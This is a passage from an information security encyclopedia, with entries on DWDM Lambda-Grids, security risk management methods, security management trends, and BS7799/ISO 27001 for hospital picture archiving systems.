DWDM Lambda-Grids that use **WS** are also called semantic Lambda-Grids. Semantic Lambda-Grids provision on-demand bandwidth via DWDM networks to facilitate access to advanced services for enabling interdisciplinary scientific research. This research results in diverse applications including development of cancer treatment for women with breast cancer and information discovery in fields such as genomics. An extension of **OGSA**, semantic-OGSA (S-OGSA) employs a structured framework for the implementation of interoperable semantic Grid components and utilization of uniform data descriptions (Corcho, Alper, Kotsiopoulos, Missier, Bechhofer, & Goble, 2006).

CONCLUSION

Established by **VO**s, **DWDM Lambda-Grid**s support seamless connectivity to a shared pool of geographically dispersed computational, storage, and network resources, secure transport of very large distributed datasets, and reliable, dependable, scalable, and robust bandwidth-intensive applications and services. In the **Lambda-Grid** space, the **DWDM** infrastructure also enables high-performance networking operations across distributed computing environments and secure, pervasive, and coordinated access to vast metadata repositories for enabling scientific discovery and complex problem resolution (Gor et al., 2005).

KEY TERMS

Attenuation: Loss of signal strength and power as a signal passes through the optical fiber medium.

Chromatic Dispersion: Spreading of light pulses as they transit an optical fiber that culminates in signal distortion.

Distributed Virtual Computer (DVC): A computational environment that facilitates the design and implementation of distributed applications that operate in conjunction with DWDM Lambda-Grids (Taesombut & Chien, 2004).

Infrastructure: Network platform that supports research, production applications, and experimentation.

Lambda: Lightpath or wavelength of light.

Lambda-Grid: Collection of distributed resources that appears as an integrated virtual computing system to the end-user. Operates over a DWDM infrastructure (Wu & Chien, 2004).

Open Systems Interconnection (OSI) Reference Model: Seven-layer architectural model developed by the International Standards Organization to describe standardized network operations.

Service-Oriented Architecture: Information systems architecture that facilitates dynamic integration of loosely coupled services with clearly defined interfaces. Services operate independently of development platforms.

Vulnerabilities: Flaws in a Lambda-Grid's design, management, or operations that can be exploited to violate security policies and procedures.

Web Services Description Language: Defines an XML grammar for describing network services as collections of communication endpoints that enable information exchange.

Information Security and Risk Management

Thomas M. Chen
Southern Methodist University, USA

INTRODUCTION

It is easy to find news reports of incidents where an organization's security has been compromised. For example, a laptop was lost or stolen, or a private server was accessed. These incidents are noteworthy because confidential data might have been lost. Modern society depends on the trusted storage, transmission, and consumption of information. Information is a valuable asset that is expected to be protected.

Information security is often considered to consist of confidentiality, integrity, availability, and accountability (Blakley, McDermott, & Geer, 2002). Confidentiality is the protection of information against theft and eavesdropping. Integrity is the protection of information against unauthorized modification and masquerade. Availability refers to dependable access of users to authorized information, particularly in light of attacks such as denial of service against information systems. Accountability is the assignment of responsibilities and traceability of actions to all involved parties.

Naturally, any organization has limited resources to dedicate to information security. An organization's limited resources must be balanced against the value of its information assets and the possible threats against them. It is often said that information security is essentially a problem of risk management (Schneier, 2000). It is unreasonable to believe that all valuable information can be kept perfectly safe against all attacks (Decker, 2001). An attacker with unlimited determination and resources can accomplish anything. Given any defenses, there will always exist a possibility of successful compromise. Instead of eliminating all risks, a more practical approach is to strategically craft security defenses to mitigate or minimize risks to acceptable levels. In order to accomplish this goal, it is necessary to perform a methodical risk analysis (Peltier, 2005). This article gives an overview of the risk management process.


BACKGROUND

Risk management may be divided into the three processes, shown in Figure 1 (Alberts & Dorofee, 2002; Farahmand, Navathe, Sharp, & Enslow, 2003; NIST, 2002; Vorster & Labuschagne, 2005). It should be noted that there is no universal agreement on these processes, but most views share the common elements of risk assessment and risk mitigation (Hoo, 2000; Microsoft, 2004). Risk assessment is generally done to understand the system storing and processing the valuable information, system vulnerabilities, possible threats, likely impact of those threats, and the risks posed to the system.

Risk assessment would be simply an academic exercise without the process of risk mitigation. Risk mitigation is a strategic plan to prioritize the risks identified in risk assessment and take steps to selectively reduce the highest priority risks under the constraints of an organization's limited resources.

The third process is effectiveness assessment. The goal is to measure and verify that the objectives of risk mitigation have been met. If not, the steps in risk assessment and risk mitigation may have to be updated.

Figure 1. Steps in risk management



Essentially, effectiveness assessment gives feedback to the first two processes to ensure correctness. Also, an organization's environment is not static. There should be a continual evaluation process to update the risk mitigation strategy with new information.


RISK ASSESSMENT

It is impossible to know for certain what attacks will happen. Risks are based on what might happen. Hence, risk depends on the likelihood of a threat. Also, a threat is not much of a risk if the protected system is not vulnerable to that threat or the potential loss is not significant. Risk is also a function of vulnerabilities and the expected impact of threats.

Risk assessment involves a number of steps to understand the value of assets, system vulnerabilities, possible threats, threat likelihoods, and expected impacts. An overview of the process is shown in Figure 2. Specific steps are described below.

1. **System characterization:** It is obviously necessary to identify the information to protect its value and the elements of the system (hardware, software, networks, processes, people) that supports the storage, processing, and transmission of information. This is often referred to as the information technology (IT) system. In other words, the entire IT environment should be characterized in terms of assets, equipment, flow of information, and personnel responsibilities.
   System characterization can be done through some combination of personnel interviews, questionnaires, reviews of documentation, on-site inspections, and automated scanning. A number of free and commercial scanning tools are available, such as Sam Spade, Cheops, CyberKit, NetScanTools, iNetTools, Nmap, Strobe, Netcat, and Winscan.
2. **Threat assessment:** It is not possible to devise a defense strategy without first understanding what to defend against (Decker, 2001). A threat is the potential for some damage or trouble to the IT environment. It is useful to identify the possible causes or sources of threats. Although malicious attacks by human sources may come to mind first, the sources of threats are not necessarily human. Sources can also be natural, for example, bad weather, floods, earthquakes, tornadoes, landslides, avalanches, and so forth. Sources can also be factors in the environment, such as power failures.
   Of course, human threats are typically the most worrisome because malicious attacks will be driven by intelligence and strategy. Not all human threats have a malicious intention; for example, a threat might arise from negligence (such as forgetting to change a default computer account) or accident (perhaps misconfiguring a firewall to allow unwanted traffic, or unknowingly downloading malicious software).
   Malicious human attackers are hard to categorize because their motivations and actions could vary widely (McClure, Scambray, & Kurtz, 2001). Broadly speaking, human attackers can be classified as internal or external. The stereotypical internal attacker is a disgruntled employee seeking revenge against the organization or a dishonest employee snooping for proprietary information or personal information belonging to other employees. In a way, internal attackers are the most worrisome because they presumably have direct access to an organization's valuable assets and perhaps have computer accounts with high user privileges (e.g., Unix root or Windows admin). In contrast, external attackers must penetrate an organization's defenses (such as firewalls) to gain access, and then would likely have difficulty

Figure 2. Steps in risk assessment



gaining access with root or admin privileges. External attackers might include amateur "hackers" motivated by curiosity or ego, professional criminals looking for profit or theft, terrorists seeking destruction or extortion, military agents motivated by national interests, or industrial spies attempting to steal proprietary information for profit. External threats might even include automated malicious software, namely viruses and worms, that spread by themselves through the Internet. It might be feasible to identify major external threats, but a possibility always exists for a new unknown external threat.

3. **Vulnerability analysis:** Threats should be viewed in the context of vulnerabilities. A vulnerability is a weakness that might be exploited. A threat is not practically important if the system is not vulnerable to that threat. For example, a threat to take advantage of a buffer overflow vulnerability unique to Windows95 would not be important to an organization without any Windows95 computers.

   Technical vulnerabilities are perhaps the easiest to identify. Vendors of computing and networking equipment usually publish bulletins of bugs and vulnerabilities, along with patches, for their products. In addition, several Web sites such as Bugtraq (http://www.securityfocus.com/archive/1) and CERT (http://www.cert.org/advisories) maintain lists of security advisories about known vulnerabilities. It is common practice to use automated vulnerability scanning tools to assess an operational system. Several free and commercial vulnerability scanners are available, such as Satan, SARA, SAINT, and Nessus. These scanners essentially contain a database of known vulnerabilities and test a system for these vulnerabilities by probing. Another method to discover vulnerabilities in a system is penetration testing which simulates the actions of an attacker (NIST, 2003). The presumption is that active attacks will help to reveal weaknesses in system defenses.

   Not all vulnerabilities are necessarily technical and well defined. Vulnerabilities might arise from security management. For example, human resources might be insufficient to cover all important security responsibilities, or personnel might be insufficiently trained. Security policies may be incomplete, exposing the system to possible compromise. Other vulnerabilities might be related to system operations. For example, suppose old data CDs are disposed in trash that is publicly accessible. It would be easy for anyone to retrieve discarded data.

4. Impact analysis: The impact of each threat on the organization depends on some uncertain factors: the likelihood of the threat occurring, the loss from a successful threat, and the frequency of recurrence of the threat. In practice, these factors may be difficult to estimate, and there are various ways to estimate and combine them in an impact analysis. The impact analysis can range from completely qualitative (descriptive) to quantitative (mathematical) or anything between.

   It would be ideal to estimate the exact probability of occurrence of each threat, but a rough estimate is more feasible and credible. The likelihood depends on the nature of the threat. For human threats, one must consider the attacker's motivation, capabilities, and resources. A rough estimation might classify threats into three levels: highly likely, moderately likely, or unlikely (NIST, 2002).

   The loss from a successful threat obviously depends on the particular threat. The result may include loss of data confidentiality (unauthorized disclosure), loss of data integrity (unauthorized modification), or loss of availability (decreased system functionality). In financial terms, there is direct cost of lost assets and indirect costs associated with lost revenue, repair, lost productivity, and diminished reputation or confidence. Some losses may be difficult to quantify. Qualitative impact analysis might attempt to classify impacts into broad categories, such as: high impact, medium impact, and low impact. Alternatively, quantitative analysis attempts to associate a financial cost to a successful threat event, called a single loss expectancy (SLE). If the frequency of the threat can be determined (e.g., based on historical data), the product called annualized loss expectancy (ALE) is the product of the SLE and frequency (Blakley, McDermott, & Geer, 2002; National Bureau of Standards, 1975):

   ALE = SLE x (annual rate of occurrence).

5. **Risk determination:** For each threat, its likelihood can be multiplied by its impact to determine its risk level:

Risk = likelihood x impact.

The most serious risks have both high likelihood and high impact. A high impact threat with a very low likelihood may not be worthy of attention, and likewise, a highly likely threat with low impact may also be viewed as less serious. Based on the product of likelihood and impact, each threat may be classified into a number of threat levels. For example, a simple classification might be: high risk, medium risk, or low risk. Other classification approaches are obviously possible, such as a 0-10 scale (NIST, 2002).

The risk level reflects the priority of that risk. High risks should be given the most attention and most urgency in the next process of risk mitigation. Medium risks should also be addressed by risk mitigation but perhaps with less urgency. Finally, low risks might be acceptable without mitigation, or may be mitigated if there are sufficient resources.

RISK MITIGATION

It may be safely assumed that any organization will have limited resources to devote to security. It is infeasible to defend against all possible threats. In addition, a certain level of risk may be acceptable. The process of risk mitigation is to strategically invest limited resources to change unacceptable risks into acceptable ones. Risk mitigation may be a combination of technical and nontechnical changes. Technical changes involve security equipment (e.g., access controls, cryptography, firewalls, intrusion detection systems, physical security, antivirus software, audit trails, backups) and management of that equipment. Non-technical changes could include policy changes, user training, and security awareness.


Given the output from the risk assessment process, risks can be assumed or mitigated. Risk assumption refers to risks that are chosen to be accepted. Acceptable risks are generally the low risks, but a careful cost-benefit analysis should be done to decide which risks to accept. When risk mitigation is chosen, there are a number of different options (NIST, 2002):

- Risk avoidance attempts to eliminate the cause of risk, for example, eliminating the vulnerability or the possibility of the threat. For example, common software vulnerabilities may be remedied by applying up-to-date patches. So-called deterrent controls seek to reduce the likelihood of a threat. Preventive controls try to eliminate vulnerabilities and thus prevent successful attacks.
- Risk limitation attempts to reduce the risk to an acceptable level, that is, by implementing controls to reduce the impact or expected frequency. For example, firewalls and access controls can be hardened to make it more difficult for external attackers to gain access to an organization's private network. Corrective controls reduce the effect of an attack. Detective controls discover attacks and trigger corrective controls.
- Risk transference refers to reassigning the risk to another party. The most common method is insurance, which allows an organization to avoid the risk of potentially catastrophic loss in exchange for a fixed loss (payment of insurance premiums).

An overview of the steps in risk mitigation are shown in Figure 3. The steps are described below.

1. **Prioritize actions:** The risks with their corresponding levels identified through the risk assessment process will suggest what actions should be taken. Obviously, the risks with unacceptably high levels should be addressed with the greatest urgency. This step should identify a ranked list of actions needed to address the identified risks.
2. **Identify possible controls:** This step examines all possible actions to mitigate risks. Some controls will be more feasible or cost effective than others, but that determination is left for later. The result from this step is a list of control options for further study.
3. **Cost-benefit analysis:** The heart of risk mitigation is an examination of trade-offs between costs and benefits related to every control option (Gordon & Loeb, 2002; Mercuri, 2003). This step recognizes that an organization's resources are limited and should be spent in the most cost effective manner to reduce risks. A control is worthwhile only if its cost can be justified by the reduction in the level of risk. Not every cost may be easy to identify. Hardware and software costs are obvious. In addition, there may be costs for personnel training, time, additional human resources, and policy

Figure 3. Steps in risk mitigation



implementation. A control might also affect the efficiency of the IT system. For example, audit trails are valuable for monitoring system-level activities on clients and servers, but might slow down system performance. This would be an additional cost but difficult to quantify.

4. **Select controls for implementation:** The cost-benefit analysis from the previous step is used to decide which controls to implement to meet the organization's goals. Presumably, the recommended controls will require a budget, and the budget must be balanced against the organization's other budget demands. That is, the final selection of controls to implement depends not only on the action priorities (from Step 1) but also on all competing priorities of the organization. It has been reported that companies spend only 0.047% of their revenue, on average, on security (Geer, Hoo, & Jaquith, 2003).
5. **Assign responsibilities:** Ultimately, implementation will depend on personnel with the appropriate skills. The personnel might be available within an organization, but for any number of reasons, an organization might decide to delegate responsibilities to a third party.
6. **Implementation:** In the final step, the selected controls must be implemented by the responsible personnel.

EFFECTIVENESS EVALUATION

Effectiveness assessment is the process of measuring and verifying that the objectives of risk mitigation have been met. While risk assessment and risk mitigation are done at certain discrete times, the process of effectiveness evaluation should be continuously ongoing. As mentioned earlier, there are two practical reasons for this process in risk management.

First, risk assessment is not an exact science. There are uncertainties related to the real range of threats, likelihood of threats, impacts, and expected frequency. Similarly, in the risk mitigation process, there are uncertainties in the estimation of costs and benefits for each control option. The uncertainties may result in misjudgments in the risk mitigation plan. Hence, an assessment of the success or failure of the risk mitigation plan is necessary. It provides useful feedback into the process to ensure correctness.

Second, an organization's environment cannot be expected to remain static. Over time, an organization's network, computers, software, personnel, policies, and priorities will all change. Risk assessment and risk mitigation should be repeated or updated periodically to keep it current.

FUTURE TRENDS

Today risk management is more of an art than a science due to the need of current methods to factor in quantities that are inherently uncertain or difficult to estimate. Also, there is more than one way to combine the factors to form a risk mitigation strategy. Consequently, there are several different methods used today, and none are demonstrably better than others. Organizations choose a risk management approach to suit their particular needs.

There is room to improve the estimation accuracy in current methods and increase the scientific basis for risk management. Also, it would be useful to have a way to compare different methods in an equitable manner.

CONCLUSION

Information security is an ongoing process to manage risks. One could say that risk management is essentially a decision making process. The risk assessment stage is the collection of information that is put into the decision. The risk mitigation stage is the actual decision making and implementation of the resulting strategy. The effectiveness evaluation is the continual feedback into the decision making.

Although current methods have room for improvement, risk management undoubtedly serves a valuable and practical function for organizations. Organizations are faced with many pressing needs, including security, and risk management provides a method to determine and justify allocation of limited resources to security needs.

KEY TERMS

Accountability: The assignment of responsibilities and traceability of actions to all involved parties.

Availability: The maintenance of dependable access of users to authorized information, particularly in light of attacks such as denial of service against information systems.

Confidentiality: The protection of information against theft and eavesdropping.

Integrity: The protection of information against unauthorized modification and masquerade.

Risk Assessment: The process to understand the value of assets, system vulnerabilities, possible threats, threat likelihoods, and expected impacts.

Risk Management: An organization's risk assessment and risk mitigation

Risk Mitigation: The process to strategically invest limited resources to change unacceptable risks into acceptable ones.

Threat: The potential for some damage or trouble to an organization's information technology environment.

Vulnerability: A weakness or flaw in an organization's system that might be exploited to compromise security.

Information Security Management

Excelsior College, USA

INFORMATION SECURITY MANAGEMENT

Information assurance is a continuous crisis in the digital world. The attackers are winning and efforts to create and maintain a secure environment are proving not very effective. Information assurance is challenged by the application of information security management which is the framework for ensuring the effectiveness of information security controls over information resources. Information security management should "begin with the creation and validation of a security framework, followed by the development of an information security blueprint" (Whitman & Mattord, 2004, p. 210). The framework is the result of the design and validation of a working security plan which is then implemented and maintained using a management model. The framework serves as the basis for the design, selection, and implementation of all subsequent security controls, including information security policies, security education and training programs, and technological controls.

A blueprint can be designed using established security models and practices. The model could be proprietary or based on open standards. The most popular security management model is based on the British Standard 7999 which addresses areas of security management practice. The recent standards, called ISO/IEC 27000 family, include documents such as 27001 IMS Requirements (replaces BS7799:2); 27002, Code of Practice for Information Security Management (new standard number for ISO 17799); and 27006, Guidelines for the accreditation of organizations offering ISMS certification, and several more in development. Similar security models are supported by organizations such as NIST, IETF, and VISA.

From one point of view, information security management evolved on an application of published standards, using various security technologies promoted by the security industry. Quite often, these guidelines conflict with each other or they target only a specific type of organization (e.g., NIST standards are better suited to government organizations). However, building a security control framework focused only on compliance to standards does not allow an organization "to achieve the appropriate security controls to manage risk" (ISM-Community, 2007, p. 27). Besides technical security controls (firewalls, passwords, intrusion detection systems, disaster recovery plans, encryption, virtual private networks, etc.), security of an organization includes other issues that are typically process and people issues such as policies, training, habits, awareness, procedures, and a variety of other less technical and nontechnical issues (Heimerl & Voight, 2005; Tassabehji, 2005). All these factors make security a complex system (Volonino & Robinson, 2004) and a process which is based on interdisciplinary techniques (Maiwald, 2004; Mena, 2004).

While some aspects of information security management changed since the first edition of the chapter (Hentea, 2005), the emerging trends became more prevalent. Therefore, the content of this chapter is organized on providing an update of the security threats and impacts on users and organizations, followed by a discussion on global challenges and standardization impacts, continued with information security management infrastructure needs in another section, followed with a discussion of emerging trends and future research needs for the information security management in the 21st century. The conclusion section is a perspective on the future of the information security management.

SECURITY THREATS ESCALATION AND IMPACT

Reports provided by different organizations include statistics aimed to evaluate the information security field. Although computer security incidents apparently occur with less frequency within organizations, the average losses are up in 2007 compared to previous years (Richardson, 2007). Malware (virus, worms, spyware) losses, which had been the leading cause of loss for the past seven years, fell to second place, after financial fraud and many organizations indicated the presence of targeted attack (Richardson, 2007). More than 72% of e-mail was spam in May 2007 (Kim, Chung, & Choi, 2007) causing users and providers unnecessary spam-classification expenses.

New types of attacks and malware are fabricated continuously and the degree of sophistication is higher, making the security countermeasures ineffective. Malware is difficult to combat because it spreads quickly or changes the appearance to avoid detection (e.g., poly or metamorphic worms) or perform reconnaissance without infecting vulnerable machines, waiting to pursue strategic spreading plans that can infect thousands of machines within seconds (e.g., flash worms) (Willems, Holz, & Freiling, 2007).

Other types of attacks include phishing, bots, denial of service (DoS), theft of proprietary and confidential information from the mobile device, sabotage of data or networks, laptop or mobile device theft, Web site defacement, and misuse of public Web applications. Statistics (Gaudin, 2007) collected from the first January to the end of May 2007 show an increase of:

- Storm attacks, 10 times larger than any other e-mail attack in the last two years, amassing a botnet of nearly 2 million computers
- Bots, from 2,815 bots in January to almost 2 million bots by the end of July.

Examples of new threats are all or any of the following (Johnson & Goetz, 2007):

- Espionage and organized crime are often difficult to detect and impossible to assess their long-term consequences
- Cyberterrorism
- Contracting, outsourcing, and off-shoring
- Telecommuting, mobile workers
- Social networks
- Insider attacks

Online social networks are emerging constructs that introduce new and potentially severe security risks to business, consumer, government, and academic environments. In addition, more vulnerabilities are discovered within new and old software products:

- Java environment (Vaas, 2007)
- Unicode (Mabry, James, & Ferguson, 2007)
- New operating system Vista and VMware software (Dornan, 2007)
- Potential risk of attacks through pervasive Bluetooth technology with the greatest level of diffusion in smart phones with a rate of 100% per year penetration in the market (Carretoni, Merloni, & Zanero, 2007).

The following section describes global aspects of information security management problems.

GLOBAL CHALLENGES AND STANDARDIZATION

Quite often, dealing with globalization is still challenging because of difficulties for an organization to establish and maintain a strong program within worldwide units (Johnson & Goetz, 2007). The most relevant global challenges include poor software quality and weaknesses of protocols and services. Many vendors for networked devices with a wide range from smart phones to print stations fail to grasp the information security requirement (Oshri, Kotlarsky, & Hirsch, 2007). A large percentage of the security industry is built on the practice of looking for the digital patterns (signatures) that cannot identify unknown threats. One reason is the malware adopting self-mutation to circumvent current detection techniques (Bruschi, Martignoni, & Monga, 2007). Antivirus software based on pattern recognition accounts for more than half of the total security software industry (Richardson, 2007). Also, firewalls employ signature scanning that is flawed and “defenses built on these technologies are increasingly permeable” (Richardson, 2007, p. 3).

New developments as well as sales of the security products are estimated to grow worldwide. Security software revenue will increase at a rate of 10.4% from nearly \$8.3 billion in 2006 to more than \$13.5 billion in 2011 (Latimer-Livingston & Contu, 2007). The growth is marked also by the continuous demand for improving the security products.

Although IPv6 protocol promises benefits of more secure environment, security threats are already active on IPv6. Network administrators need to be aware that new tools are needed to be used for network troubleshooting and monitoring (Wi-Fi, 2007). As a relatively new standard, security in WiMAX (Worlwide Interoperability for Microwave Access) networks has only been addressed in a few studies (Lu, Qian, & Chen, 2007). Also, increased developments based on service oriented architecture and the emergence of Web 2.0 extranet services demand more security features, but "right now, there are several competing standards" with the biggest conflict over identity management (Dornan, 2007). Management of information security is dependent on infrastructure that is discussed in the next section.

INFORMATION SECURITY MANAGEMENT INFRASTRUCTURE

The information security management is based on its own infrastructure built on top of network management or integrated with the network management infrastructure. Therefore, the infrastructure is mostly affected by the current security technologies that lack integration and rely on human for analysis of huge data collected (Hentea, 2005). For example, many spam filters classify e-mail using "black" and "white" lists of the senders or relay servers.

Information security management has evolved lately from patching software and mitigating the exploitation of vulnerabilities to log analysis approach. The design of enterprise security perimeter is no longer a solid approach. The nature of the organization and scope of information processing has evolved and managing information security is not just restricting on maintaining security services. In the new millennium, there are demands for more responsibility, integrity of people, trustworthiness, and ethicality. As general concerns are "data protection" and "phishing" and in many organizations, data management practices are below expectations (Aiken, Allen, Parker, & Mattia, 2007).

An emerging trend is transfer of risk. Organizations may use services offered by insurance organizations to manage risks. Insurance policies may cover potential losses from property damage, theft, and liability. However, transferring cybersecurity risks to another party may open a new spectrum of issues (Pfleeger, Trope, & Palmer, 2007). Also, cyberinsurance market is slow and without government interventions it is likely to remain the same in the foreseeable future (Baer & Parkinson, 2007). The next section is a perspective for the future solutions toward more efficient and effective information security management.

EFFICIENT AND EFFECTIVE MANAGEMENT SOLUTIONS

The information security management infrastructure will be greatly affected by the network management developments, for example, architectures, distributed real-time monitoring, data analysis and visualization, network security, ontologies, economic aspects of management, uncertainty and probabilistic approaches, as well as understanding the behavior of managed systems (Pras, Schonwalder, Burgess, Festor, Perez, Stadler, & Stiller, 2007), including the most recent paradigms of autonomic computing and later autonomic networking.

Managing the security of any organization requires the application of new paradigms based on process control methods (Kadrich, 2007), autonomic computing (Kephart, 2005), autonomic networking (Jennings, Meer, Balasubramaniam, Botvich, Foghlu, Donnely, & Strassner, 2007; Strassner, 2004), and machine learning approach (Hentea, 2005, 2007). These developments may trigger impetuous advances in the quality of the security products, including efficiency and effectiveness of information security management.

Research projects are underway to develop new approaches for spam filtering using multiple filters and dynamic statistical analysis and evaluation of the e-mail messages (Kim et al., 2007). There is progress on tracking the root of botnets and traffic analysis tools can be used to identify other types of attacks, such as spam or click fraud (Gaudin, 2007). In the situation of automated threats, security researchers cannot combat malicious software using manual methods of disassembly or reverse engineering. Hatton (2007) states that "in bounding software errors free, security vendors will have to do more than just use code signatures to recognize and stop malware." Therefore, analysis tools must analyze malware automatically, effectively, and correctly without user intervention. However, key to the progress of information security management is addressing prevention of software vulnerabilities and developing a "reliable infrastructure that can mitigate current security problems without end user intervention" (Shannon, 2007).

The many aspects of managing information security can also be classified as being strategically, tactically, or operationally oriented. Strategic information security management addresses the role of information resources and information security infrastructure over the long term. It is focused on ensuring the organization has the infrastructure that it needs to achieve its long range business goals and objectives. Data management, risk management, and contingency planning are other strategically oriented activities. Essential to any business are new strategies (Johnson & Goetz, 2007), such as:

- Protecting intellectual property
- Use of security metrics that are shared across organization to help in better decision making
- Investing in security from reactive add-ons to proactive initiatives that are aligned with the company's strategic goals
- Building a secure culture based on education and ongoing discussions.

Tactical information security management includes the translation of strategic security plans into more detailed actions. Tactical information security management involves the development of implementation plans and schedules for implementing new security controls. Other important tactical management functions include selecting vendors, training users and administrators, and developing follow-up evaluation and maintenance plans.

Operational information security management concerns the activities associated with managing day-to-day security operations of an organization. Best business practices models including log analysis do not always provide the greatest level of performance in the protection of the information.

Thus, a small shift in perception (from viewing data as a cost to regarding it as an asset) can dramatically change how an organization manages the data (Aiken et al., 2007). In addition, organizations need to implement greater legislative requirements to push software vendors into making their products more secure (Foley, Hulme, & Marlin, 2007), greater due diligence in transactions and business alliances, and coherent management strategies (Trope, Power, Polley, & Morley, 2007).

To deliver protection against the latest generation of cyberthreats, the rules of preemptive protection have to meet criteria for effectiveness, performance, and protection. Effectiveness of security management system is determined by the intelligence of the system, defined as the ability to detect unknown attacks with accuracy, along with enough time to strategically take action against intruders (Wang, 2005).

Efficient information security management requires an intelligent system that supports security event management approach with enhanced real-time capabilities, adaptation, and generalization to predict possible attacks and to support human's actions (Hentea, 2007). There is also a growing need to extract and highlight the unusual traffic and unusual traffic patterns and real-time analysis and visualization to reduce detection and reaction time.

Management is fundamentally about deciding and delivering behavior. Researchers want to model and manage the behaviors of hardware, software, and even users with a system. Behavior implies the ability to predict changes in a system, either changes made autonomously or in response to input (events or programming). However, behavior can be understood empirically or theoretically. Pras et al. (2007) argue that more research is required to investigate the relationship between behavior, economics, and uncertainty. The existing challenges of information security management combined with the lack of scientific understanding of organizations' behaviors call for better computational systems. New approaches based on intelligent techniques require implementing functions such as (Hentea, 2007):

- **Management of heterogeneous devices and security technologies:** It is imperative to harness information models and ontologies to abstract away vendor-specific functionality to facilitate a standard way of aggregating and viewing the data.
- **Adaptability:** One of the promises of autonomic operation is the capability to adapt the functionality of the system in response to changes in policies, requirements, business rules, and/or environmental conditions.
- **Learning and reasoning capabilities to support intelligent decisions:** Statistics can be gathered and analyzed to determine if a given device is experiencing a cyber attack. This information must be inferred using a security knowledge base and other data and retained for future reference. There is a need to incorporate sophisticated, state-of-the-art learning and reasoning algorithms into information security management system.
- **Control model:** Using closed loop process control methods, we can more accurately set an acceptable limit of risk, build trust, and thus protect the organization more effectively.

- **Decision making:** Using monitoring data, we can automate decision making and taking actions to control the behavior of the device, applications, or system thus preventing cyber attacks.
- **Intelligent assistant:** Security personnel can use the system to identify key areas where human intervention is needed or the human requires advice on making decisions. Human intervention will be required for the refinement of policies and also to resolve policy conflicts never before encountered by the system.
- **Building knowledge:** The vision of intelligent systems for information security management is that of a self-managing security infrastructure that itself can access, or generate, the knowledge it requires to enable it to optimally react to changing of policies or operational contexts.

Intelligent systems emerged as new software systems to support complex applications. The architecture for an Intelligent System for Information Security Management (ISISM) is described (Hentea, 2007). Intelligent systems may include intelligent agents that exhibit a high level of autonomy and function successfully in situations with a high level of uncertainty.

CONCLUSION

Organizations need a systematic approach for information security management that addresses security consistently at every level. They need systems that support optimal allocation of limited security resources on the basis of predicted risk rather than perceived vulnerabilities. Security cannot be viewed in isolation from the larger organizational context and only based on technology. Information security management includes aspects of strategical, tactical, and operational activities. Several paradigms are needed to meet the requirements of information security management. Information security management is broad and requires an intelligent approach.

In the future, collaborative efforts within academia, government, and commercial organizations could facilitate the implementation of the most promising paradigms for the development of information security management systems. In addition, security industry has to give adequate attention on solving many problems related to software, hardware, and standardization.

KEY TERMS

Blueprint: A document that describes existing controls and identifies other necessary security controls.

Bots (Zombies): Autonomous programs performing automated tasks.

Framework: Working security plan, which is the outline of the more thorough blueprint.

Intelligent System: Emerging computing system based on intelligent techniques that support and complex activities.

Phishing: Fraudulent representation of an organization as sender.

Security Model: A generic blueprint offered by a service organization.

Targeted Attack: Attack aimed exclusively at one organization.

Information Security Management in Picture Archiving and Communication Systems for the Healthcare Industry

Carrison K.S. Tong
Pamela Youde Nethersole Eastern Hospital, Hong Kong

Eric T.T. Wong
The Hong Kong Polytechnic University, Hong Kong

INTRODUCTION

Like other information systems in banking and commercial companies, information security is also an important issue in the health care industry. It is a common problem to have security incidences in an information system. Such security incidences include physical attacks, viruses, intrusions, and hacking. For instance, in the USA, more than 10 million security incidences occurred in the year 2003. The total loss was over $2 billion. In the health care industry, damages caused by security incidences could not be measured only by monetary cost. The trouble with inaccurate information in health care systems is that it is possible that someone might believe it and do something that might damage the patient. In a security event in which an unauthorized modification to the drug regime system at Arrowe Park Hospital proved to be a deliberate modification, the perpetrator received a jail sentence under the Computer Misuse Act of 1990. In another security event (The Institute of Physics and Engineering in Medicine, 2003), six patients received severe overdoses of radiation while being treated for cancer on a computerized medical linear accelerator between June 1985 and January 1987. Owing to the misuse of untested software in the control, the patients received radiation doses of about 25,000 rads while the normal therapeutic dose is 200 rads. Some of the patients reported immediate symptoms of burning and electric shock. Two died shortly afterward and others suffered scarring and permanent disability.

BS7799 is an information security management standard developed by the British Standards Institution (BSI) for an information security management system (ISMS). The first part of BS7799, which is the code of practice for information security, was later adopted by the International Organization for Standardization (ISO) as ISO17799. The ISO 27002 standard is the rename of the existing ISO 17799 standard. It basically outlines hundreds of potential controls and control mechanisms, which may be implemented. The second part of BS7799 states the specification for ISMS which was replaced by The ISO 27001 standard published in October 2005. The Picture Archiving and Communication System (PACS; Huang, 2004) is a clinical information system tailored for the management of radiological and other medical images for patient care in hospitals and clinics. It was the first time in the world to implement both standards to a clinical information system for the improvement of data security.

BACKGROUND

Information security is the prevention of, and recovery from, unauthorized or undesirable destruction, modification, disclosure, or use of information and information resources, whether accidental or intentional. A more proactive definition is the preservation of the confidentiality, integrity, and availability (CIA) of information and information resources. Confidentiality means that the information should only be disclosed to a selected group, either because of its sensitivity or its technical nature. Information integrity is defined as the assurance that the information used in making business decisions is created and maintained with appropriate controls to ensure that the information is correct, auditable, and reproducible. As far as information availability is concerned, information is said to be available when employees who are authorized access, and whose jobs require access, to the information can do so in a cost effective manner that does not jeopardize the value of the information. Also, information must be consistently available to conduct business smoothly. Business continuity planning (BCP) includes provisions for assuring the availability of the key resources (information, people, physical assets, tools, etc.) necessary to support the business function.

The origin of ISO17799/BS7799 goes back to the days of the UK Department of Trade and Industry's (DTI's) Commercial Computer Security Centre (CCSC). Founded in May 1987, the CCSC had two major tasks. The first was to help vendors of IT security products by establishing a set of internationally recognized security evaluation criteria and an associated evaluation and certification scheme. This ultimately gave rise to the information technology security evaluation criteria (ITSEC) and the establishment of the UK ITSEC scheme. The second task was to help users by producing a code of good security practices and resulted in the *Users Code of Practice* that was published in 1989. This was further developed by the National Computing Centre (NCC) and later a consortium of users, primarily drawn from British industry, to ensure that the code was both meaningful and practical from a user's point of view. The final result was first published as the British Standards guidance document PD 0003, *A Code of Practice for Information Security Management*, and following a period of further public consultation, it was recast as British Standard BS7799: 1995. A second part, BS7799-2: 1998, was added in February 1998. Following an extensive revision and public consultation period in 1997, the first revision of the standard, BS7799: 1999, was published in April 1999. Part 1 of the standard was proposed as an ISO standard via the "fast track" mechanism in October 1999, and then published with minor amendments as ISO/IEC 17799: 2000 on December 1, 2000. A new version of this appeared in 2005, along with a new publication, ISO 27001. BS7799-2: 2002 was officially launched on September 5, 2002 and later replaced by ISO27001 in October 2005.

